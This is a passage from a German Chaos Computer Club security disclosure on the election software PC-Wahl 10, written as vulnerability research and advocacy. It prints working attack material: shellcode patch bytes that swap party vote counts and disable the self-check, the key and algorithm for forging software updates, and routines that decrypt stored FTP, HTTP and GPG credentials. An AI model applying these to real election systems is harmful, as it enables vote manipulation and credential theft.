Mit Update vom 05.09.2017 bieten die PC-Wahl-Versionen 9 und 10 die optionale Funktion, Ergebnisdateien vor dem Upload mittels GPG zu signieren. Hierzu muss das Programm *Gpg4win* separat installiert werden. Auch diese Implementation weist mehrere konzeptionelle Schwächen auf:

1. GPG-Passphrase wird über die Kommandozeile übergeben. GPG wird als separater Prozess von studio.exe gestartet. Dabei wird die zum Schutz des GPG-Schlüssels gesetzte Passphrase als Kommandozeilenparameter übergeben:

```
.text:0054F7B4                         ; str____encrypt_(short, int)
.text:0054F7B4 FF FF FF FF 17 00+    _str____encrypt___si dd 0FFFFFFFFh           ; _top
.text:0054F7B4 00 00 20 2D 2D 65+                                          ; DATA XREF:
_TOpenP_Button6Click+1E8o
.text:0054F7B4 6E 63 72 79 70 74+                    dd 23                 ; Len
.text:0054F7B4 20 2D 2D 73 69 67+                    db ' --encrypt --sign  -r "',0; Text
.text:0054F7D4 FF FF FF FF 18 00+    _str_____batch___pas dd 0FFFFFFFFh           ; _top
.text:0054F7D4 00 00 22 20 2D 2D+                                          ; DATA XREF:
_TOpenP_Button6Click+204o
.text:0054F7D4 62 61 74 63 68 20+                    dd 24                 ; Len
.text:0054F7D4 2D 2D 70 61 73 73+                    db '" --batch --passphrase ",0; Text
.text:0054F7F5 00 00 00                              align 4
```

Durch das Übergeben des Passwortes als Kommandozeilenparameter ist dieses in der Prozessliste für alle Nutzer einsehbar, weshalb vor der Verwendung dieser Methode im Nutzerhandbuch von GPG ausdrücklich gewarnt wird:

```
       --passphrase string
              Use  string as the passphrase. This can only be used if only one
              passphrase is supplied. Obviously, this is of very  questionable
              security  on  a  multi-user system. Don't use this option if you
              can avoid it.
```

2. GPG-Passphrase wird unverschlüsselt gespeichert. Bei jedem Signaturvorgang wird von studio.exe eine batch-Datei mit folgendem Inhalt angelegt:

```
"C:\Program Files\GNU\GnuPG\gpg2.exe" --list-keys --list-options show-uid-validity
>"C:\Documents and Settings\Administrator\Desktop\wahlrusse\PC-Wahl 10\GPG\pipe.txt"
```

Diese Batch-Datei wird anschließend ausgeführt, um die Liste aller auf dem System verfügbaren GPG-Schlüssel in die Datei *pipe.txt* zu schreiben. Anschließend liest der Prozess studio.exe deren Inhalt und zeigt die verfügbaren Schlüssel in der grafischen Oberfläche an.

Nach der Auswahl des gewünschten Schlüssels durch den Nutzer schreibt das Programm studio.exe folgenden Inhalt in die Stapelverarbeitungsdatei batch.bat:

```
"C:\Program Files\GNU\GnuPG\gpg2.exe"  --encrypt --sign  -r "fnord@ccc.de" --batch --passphrase "foobarSecret" "C:\Documents and Settings\Administrator\Desktop\wahlrusse\PC-Wahl 10\NETZWAHL\Export\Wahl000_GKZ523666.CPR"
```

Diese überschriebene Datei wird dann erneut über *ShellExecuteA* ausgeführt. Das Passwort zum GPG-Schlüssel, der für die Signatur der Wahlergebnisse verwendet wird, befindet sich damit unverschlüsselt auf der Festplatte. Noch problematischer ist dieser Umstand, wenn PC-Wahl gemäß Betriebssicherheitskonzept des Anbieters per File-Server im internen Netzwerk bereitgestellt wird[19].

3. GPG-Passphrase wird mangelhaft „verschlüsselt“ gespeichert.
Die GPG-Passphrase wird zudem in der Datei

```
PC-Wahl 10\CfgData\LOG000.INI
```

„verschlüsselt“ gespeichert:

```
[GPG]
Path=C:\Program Files\GNU\GnuPG\gpg2.exe
ID=fnord@ccc.de
PW=8F888A8180ADEFE8
PID=noreply@ccc.de
```

Dabei kommt eine offenbar selbstentwickelte „Verschlüsselungsroutine“ zum Einsatz, die trivial zu umgehen ist (siehe Kapitel „Entschlüsselung“ von FTP-, HTTP- und GPG-Passwörtern, Seite 19).

Einem Angreifer bieten sich somit drei unabhängige triviale Wege, an die Passphrase zum GPG-Schlüssel zu gelangen. Beide können anschließend zur Fälschung und Signatur von Wahlergebnissen verwendet werden.

Empfehlungen zur Signatur der Wahlergebnisse

Abgesehen von den konzeptionellen Schwächen dieser Implementierung erscheint eine unabhängige Übertragung und Verifikation der öffentlichen GPG-Schlüssel und Signaturen von potenziell bis zu mehreren 10.000 Wahllokalen kaum praktikabel. Der vorliegende Anwendungszweck ist prädestiniert zum Einsatz einer zertifikatsbasierten Public-Key-Infrastruktur. Zur sicheren Aufbewahrung der Signaturschlüssel empfiehlt sich die Verwendung von SmartCards.

Rechtliche Rahmenbedingungen für die Anwendung der sogenannten „qualifizierten elektronischen Signatur“ wurden bereits 2001 geschaffen[20]. Die zugehörigen technischen Richtlinien des Bundesamts für Sicherheit in der Informationstechnik (BSI) wurden seither

---

[19] pcwahl.de: Betriebssicherheit https://www.pc-wahl.de/sicher.html, abgerufen am 06. September 2017: *„Die Software wird im internen Netzwerk installiert (Fileserver), die Zugriffsrechte auf die Installation werden durch den Systemadministrator geregelt.“*

[20] Gesetz über Rahmenbedingungen für elektronische Signaturen und zur Änderung weiterer Vorschriften vom 16. Mai 2001 https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/ElekSignatur/sigg2001_pdf.pdf?__blob=publicationFile&v=1

mehrfach überarbeitet[21]. Den Autoren ist unverständlich, wieso diese Richtlinien im Rahmen dieser kritischen Datenübertragungen keine Anwendung finden.

Es sei angemerkt, dass eine entsprechende Anforderung von Seiten des Bundes- bzw. der Landeswahlleiter spezifiziert werden müsste. Dies bedeutet, dass die beschriebene Schwäche nicht nur bei PC-Wahl, sondern auch bei den konkurrierenden Produkten zu erwarten ist und die Verantwortung nur teilweise bei den Herstellern liegt.

[21] Bundesamt für Sicherheit in der Informationstechnik (BSI): *Grundlagen der elektronischen Signatur* https://www.bsi.bund.de/DE/Themen/DigitaleGesellschaft/ElektronischeSignatur/elektronischesignatur_node.html

4. Technische Demonstrationen

Zur allgemeinen Nachvollziehbarkeit der im Kapitel Angriffsszenarien beschriebenen Schritte haben wir die im Rahmen der vorliegenden Analyse entwickelten Tools veröffentlicht. Im Software-Repository https://github.com/devio/Walruss finden sich Quellcode und kompilierte Software zur Modifikation von studio.exe, zur Ent- und „Verschlüsselung“ von Software-Updates, sowie zur „Entschlüsselung“ von FTP-, HTTP- und GPG-Passwörtern.

Modifikation exportierter Wahlergebnisse

Mittels des im Ordner pcw_studiopatch befindlichen Tools kann eine existierende Datei studio.exe derart modifiziert werden, dass Stimmen für eine Partei A bei der Übertragung der Wahlergebnisse der Partei B zugewiesen werden und umgekehrt. Die Veränderung der Werte erfolgt erst beim Export in das XML-Format und wird daher nicht in der grafischen Oberfläche angezeigt.

Der Patch ist auf folgende Weise anzubringen:

```
studiopatch.exe studio.exe
```

Die auf diese Weise manipulierte studio.exe gibt anstelle des korrekten Outputs

```
…
<Stimme1 UnSt="0" GuSt="800">
<Partei Id="0002">400</Partei>
<Partei Id="0001">300</Partei>
…
```

beim Export einer XML-Datei vertauschte Partei-Ids aus:

```
…
<Stimme1 UnSt="0" GuSt="800">
<Partei Id="0001">400</Partei>
<Partei Id="0002">300</Partei>
…
```

Dieser Proof-of-Concept-Code nimmt die folgenden Patches vor:

```
[...]
// target file offset: 00588fbb
// shellcode len: 2

char disable_selfcheck[] = {
/* 00989BBB */      "\xEB\x13"              /* jmp     short studio.00989BD0 */
};

// target file offset: 002af0d4
// shellcode len: 5

char call_swapfunc[] = {
/* 006AFCD4 */      "\xE8\x99\x6B\xDE\xFF"   /* call    studio.00496872 */
};

// target file offset: 00095c72
// shellcode len: 30

char swapfunc[] = {
/* 00496872 */      "\x83\xF8\x01"           /* cmp     eax, 1 */
/* 00496875 */      "\x75\x07"               /* jnz     short studio.0049687E */
/* 00496877 */      "\xB8\x02\x00\x00\x00"   /* mov     eax, 2 */
/* 0049687C */      "\xEB\x0A"               /* jmp     short studio.00496888 */
/* 0049687E */      "\x83\xF8\x02"           /* cmp     eax, 2 */
/* 00496881 */      "\x75\x05"               /* jnz     short studio.00496888 */
/* 00496883 */      "\xB8\x01\x00\x00\x00"   /* mov     eax, 1 */
/* 00496888 */      "\xE8\x2F\x1E\x02\x00"   /* call    studio.004B86BC */
/* 0049688D */      "\xC3"                   /* retn */
/* 0049688E */      "\x90"                   /* nop  */
/* 0049688F */      "\x90"                   /* nop  */
};
[...]
```

Die hier demonstrierte Manipulation durch swapfunc[] dient der Demonstration, andere Manipulationen sind ebenfalls möglich.

Wir haben die Vorgehensweise in einem kurzen Screencast-Video[22] dokumentiert, welches zeigt, dass dabei auch der Self-Check unwirksam gemacht wird.

Ent- und „Verschlüsselung“ von Software-Updates

Mittels des in Ordner pcw_updatedecrypt/executable befindlichen Tools kann

1. eine vorliegende PC-Wahl-Update-Datei „entschlüsselt“ und entpackt werden, sowie
2. eine modifizierte Version von PC-Wahl zu einem validen Software-Update zusammengefasst werden, welches anstandslos von Programmaktualisierung10.exe akzeptiert und ausgeführt wird.

Zur Extraktion eines Update-Pakets kommt das Flag –x zum Einsatz. Beispiel:

```
pcw_updatedecrypt.exe -x pcw10dat1.010 pcw10dat1-extracted
```

Zum Erstellen einer Update-Datei werden die modifizierten Dateien in einen Ordner kopiert und dieser mittels des Flags –c „verschlüsselt“ und komprimiert. Beispiel:

```
pcw_updatedecrypt.exe -c pcw10dat1-malicious pcw10dat1.010
```

[22] PC-Wahl Manipulation Demo https://vimeo.com/232663968

Die resultierende Datei pcw10dat1.010 muss erneut komprimiert werden, bevor sie beispielsweise per DNS-hijacking, ARP-Poisoning oder auf sonstigem Wege potenziellen Opfern bereitgestellt wird. Diesen Teil überlassen wir geneigten Lesern als Fingerübung.

Die verschlüsselte Datei mit der Erweiterung .010 hat einen Header von 16 Byte Länge. Die ersten 4 Byte dienen als sog. *magic number* der Identifikation des Dateiformats. Die weiteren Daten sind in Blöcken von 0x2800 Byte mit dem folgenden Algorithmus verschlüsselt:

```
1.  char secret_key[] = {
2.     0x20, 0x6f, 0x17, 0x48, 0x40, 0x79, 0x0c, 0x0c,
3.     0x98, 0x64, 0x03, 0x4d, 0x4e, 0xd3, 0x91, 0x25,
4.     0x85, 0x0c,
5.     0x20, 0x6f, 0x17, 0x48, 0x40, 0x79, 0x0c, 0x0c,
6.     0x98, 0x64, 0x03, 0x4d, 0x4e, 0xd3, 0x91, 0x25,
7.     0x85, 0x0c };
8.
9.  [...]
10.    do {
11.       counter++;
12.       counter &= 0x0F;
13.       counter += 0x0D;
14.       key     = *(secret_key + counter - 3) & 0xFF;
15.       counter = i;
16.       counter = counter & 0xFF;
17.       key     = key ^ counter;
18.
19.       result[i-1] = input[i-1] ^ key;
20.       i++;
21.    } while(i <= 0x2800);
22. [...]
```

Der vollständige Quellcode befindet sich im Ordner pcw_updatedecrypt, die Schritte zur Kompilierung eines Windows-Binary sind in der Datei build.bat zusammengefasst.

„Entschlüsselung“ von FTP-, HTTP- und GPG-Passwörtern

Mittels des im Ordner pcw_inidecrypt/executable befindlichen Tools können verschlüsselte Zugangsdaten aus .INI-Dateien extrahiert werden.

Zur Extraktion aller in .INI-Dateien befindlichen Inhalte wird die Datei pcw_inidecrypt.exe mit dem Pfad zum Programmordner von PC-Wahl 10 als Argument ausgeführt:

```
pcw_inidecrypt.exe "c:\wahlruss\PC-Wahl 10"
```

Das Tool durchsucht rekursiv alle Unterverzeichnisse nach .INI-Dateien. Wenn diese „verschlüsselte“ Inhalte aufweisen, werden diese entschlüsselt und hervorgehoben.

Das Programm re-implementiert zwei verschiedene „Verschlüsselungsfunktionen“, die von PC-Wahl verwendet werden.

Die erste Funktion findet bei Werten vom Typ ":login", ":sockslogin", oder ":ftpp" Anwendung. Dabei wird der Ciphertext als Oktette in dezimaler Schreibweise repräsentiert: Aus den drei Hex-Werten {0xff, 0x05, 0x7F} wird der ASCII-String "255005127". Die Funktion verzichtet gänzlich auf Verwendung eines geheimen Schlüssels:

```
for(i=0; i<clen; i+=3) {

   octet[0] = ciphertext[i+0];
   octet[1] = ciphertext[i+1];
   octet[2] = ciphertext[i+2];
   octet[3] = 0;

   j = i / 3;

   if(j % 2)
      key = (0xBF-j) & 0xFF;
   else
      key = (0xF0-j) & 0xFF;

   b = key ^ atoi(octet) & 0xFF;

   if(j == 0)
      pwlen = (unsigned int)b & 0xFF;
   else if(j-1 < pwlen)
      result[j-1] = b;
   else
      return pwlen;
   }
```

Mithilfe dieser ersten Funktion können die für den Upload von Wahlergebnissen verwendeten FTP-Zugangsdaten entschlüsselt werden.

Die zweite Funktion findet bei Werten vom Typ „http:password“ oder „gpg:pw“ Anwendung. Der Ciphertext wird als Hex-ASCII-String repräsentiert, z. B.: *„8F888A8180ADEFE8“*. Die „Verschlüsselung“ nutzt einen „geheimen” Schlüssel von 8bit Länge, der mit dem Wert 0xE9 initialisiert wird:

```
key = 0xe9;

for(i=0; i<clen; i++) {
   plaintext_string[i] = ciphertext_bytes[i] ^ key;
   key -= 2;
}
```

Mithilfe dieser zweiten Funktion können die für die Signatur von Wahlergebnissen verwendeten GPG-Passwörter, sowie die für den alternativen HTTP-Upload verwendeten Passwörter entschlüsselt werden.

Der vollständige Quellcode befindet sich im Ordner pcw_inidecrypt, die Schritte zur Kompilierung eines Windows-Binary sind in der Datei build.bat zusammengefasst.

5. Fazit

In der ursprünglich analysierten Version 10 der Software PC-Wahl mit Stand vom 4. Juli 2017 fanden sich mehrere fundamentale Fehler:

1. Mangelhafte Absicherung der für Vertrieb und Betrieb der Software genutzten Server
2. Fehlende Verschlüsselung und Signatur der übertragenen Ergebnisse
3. Fehlende oder mangelhafte Verschlüsselung von Zugangsdaten zur Übertragung von Ergebnissen
4. Fehlende Authentisierung und Authentizitätsprüfung der Software selbst, sowie ihrer Updates

Die Schwachstellen ermöglichen eine Einflussnahme auf Wahlergebnisse über drei im Kapitel Angriffsszenarien dargestellte Wege. Die zur Durchführung benötigten Tools wurden zur Verifikation von uns veröffentlicht[23].

Der Hersteller Vote-IT wurde erstmals im Juni 2017 kontaktiert. Seit dem 28.07.2017 erhielt der Hersteller auch Unterstützung durch das Bundesamt für Sicherheit in der Informationstechnik.

In diesem Rahmen wurden mehrere Gegenmaßnahmen ausgerollt:

1. Sämtliche durch mehrere Updates vorgenommenen technischen Gegenmaßahmen in der Software selbst erwiesen sich bereits bei oberflächlicher Überprüfung als ungeeignet zur Beseitigung der gemeldeten Schwachstellen.
2. Schwachstellen auf Servern wurden nach Meldung beseitigt.
3. Auf die Mängel der Software wurde auch von offizieller Seite durch prozedurale Änderungen am Wahlablauf reagiert. So verlangt der neue Wahlerlass B16 des Landeswahlleiters Hessen eine Verifikation und Kontrolle sämtlicher Erfassungs- und Übertragungsvorgänge auf unabhängigem Wege. Dieses verbriefte fundamentale Misstrauen in die Software ist angemessen, beantwortet aber die Frage nach dem verbleibenden Sinn ihres Einsatzes nicht.

Politische Forderungen

Der Chaos Computer Club fordert für den Einsatz von Auswertungssoftware bei Wahlen:

1. **Beschleunigung der Vorgänge bei einer Wahl dürfen nicht das Primat vor Sicherheit, Korrektheit und Nachvollziehbarkeit haben.** Geschwindigkeit ist kein Wert an sich – Sicherheit hingegen schon.
2. **Die Wähler selbst müssen alle Resultate überprüfen können.** Alle Verfahrensschritte müssen durch Software-unabhängige Prozeduren geprüft werden.
3. **Abhängigkeiten, bei denen manipulierte Software oder manipulierte Computer das Wahlergebnis beeinflussen können, sind zu vermeiden.** Parallele, Software-unabhängige Zähl-Prozeduren und eine nochmalige zwingende Handauszählung bei Diskrepanz zwischen elektronisch unterstützter Auswertung und manueller Zählung müssen vorgeschrieben werden.

[23] Chaos Computer Club: *Walruss PC-Wahl 10 Hacking Tools* https://github.com/devio/Walruss

4. **Keine Software-Komponente, die am Wahlausgang oder den Wahlmeldungen beteiligt ist, darf geheim gehalten werden.** Jegliche Wahlhilfsmittel-Software muss mindestens als published Source mit öffentlichem Lese-Zugang auf die verwendeten Source-Code-Revisioning-Systeme zur Verfügung stehen. Für die Sicherheit der Software muss die Veröffentlichung unerheblich sein, was bei Verwendung zeitgemäßer Sicherheitsverfahren problemlos der Fall wäre.
5. **Berichte über die Audits der eingesetzten Software und Systeme müssen öffentlich sein.** Dies schließt die Hardwarekomponenten und elektronischen Zählmittel ein, wie sie etwa in Bayern benutzt werden. Alle Systemkomponenten müssen vor dem Einsatz einer unabhängigen Analyse unterzogen werden. Vorab-Angriffe gegen die für die Wahl eingesetzten Computer müssen durch Einsatz von vorher nicht anderweitig verwendeten Systemen erschwert werden.
6. **Noch verwendete Oldtimer-Software muss in modernen, sichereren Programmiersprachen mit zeitgemäßen Konzepten neugeschrieben und begleitend auditiert werden.** Audit-Ergebnisse müssen parallel mit dem Quellcode publiziert werden. Lokale Sonderlösungen bei elektronischen Zählhilfen müssen minimiert werden. Es bedarf festgeschriebener Standards auf aktuellem Stand der Technik für alle verwendeten Rechner und deren Konfiguration sowie für alle System- und Netzwerkkomponenten.
7. **Nutzer müssen über IT-Sicherheitsbedrohungen geschult werden.** Bedienfehler und Fehler in der Software müssen von vorneherein mitbedacht werden.
8. **Auswertungsdaten und deren Änderungsverlauf müssen möglichst detailliert publiziert werden, um eine öffentliche Prüfung zu ermöglichen.** Dabei bedarf es einer Kennzeichnung, ob es sich um ein per Hand ermitteltes Papierergebnis oder ein in Software erstelltes/verarbeitetes Datum handelt. Dies ermöglicht Wahlbeobachtungen in dem Sinne, dass der tatsächliche Einsatz der Software in Augenschein genommen werden kann, um das Nachvollziehen des Zustandekommens des elektronischen Ergebnisses zu erlauben.

FAQ – häufig gestellte Fragen

Ist das bisher öffentlich ungeprüfte Software-Produkt „Vote-IT Votemanager“ sicher?

Antwort: Insbesondere die Schwachstellen beim Upload der Daten sind durch die statistischen Landesämter vorgegeben und betreffen daher mit großer Wahrscheinlichkeit jede gemäß deren Vorgabe implementierte Software. Ferner ist darauf hinzuweisen, dass das Unternehmen *Regio-IT*, verantwortlich für die Software *Votemanager*, die Software PC-Wahl und ihren Hauptentwickler im Rahmen des Zusammenschlusses zur hundertprozentigen Tochter *Vote-IT* zum Preis von 2,6 Millionen Euro[24] übernommen hat. Dass ein Software-Produkt dieser Qualität ohne eingehende Prüfung akquiriert wurde, dämpft die Hoffnung der Autoren, beim *Votemanager* könne es sich um ein qualitativ nennenswert hochwertigeres Produkt handeln.

Kurz nach der Veröffentlichung dieses Berichts wurde eine unglaublich sichere Verschlüsselungsroutine implementiert. Ist PC-Wahl jetzt sicher?

Antwort: Mit großer Wahrscheinlichkeit nicht. Das Problem liegt nicht in der Verwendung unsicherer Algorithmen, sondern in der fundamentalen Verletzung des Kerckhoffs’schen Prinzips: Solange symmetrische Verschlüsselungsverfahren verwendet werden, wird ein Angreifer in die Lage versetzt, diese selbst ebenfalls anzuwenden.

[24] Stadt Monschau: Genehmigung der Dringlichkeitsentscheidung: Kauf der Berninger Software GmbH durch die *Regio-IT* Gesellschaft für Informationstechnologie mbH und Beteiligung der *Regio-IT* an der Votemanger-Anwendergemeinschaft e.V. http://www.monschau.de/cache/dl-TOP-10-neu-Genehmigung-einer-Dringlichkeitsentsche-f978ae7e99811b9b185f14dcdbe4804d.pdf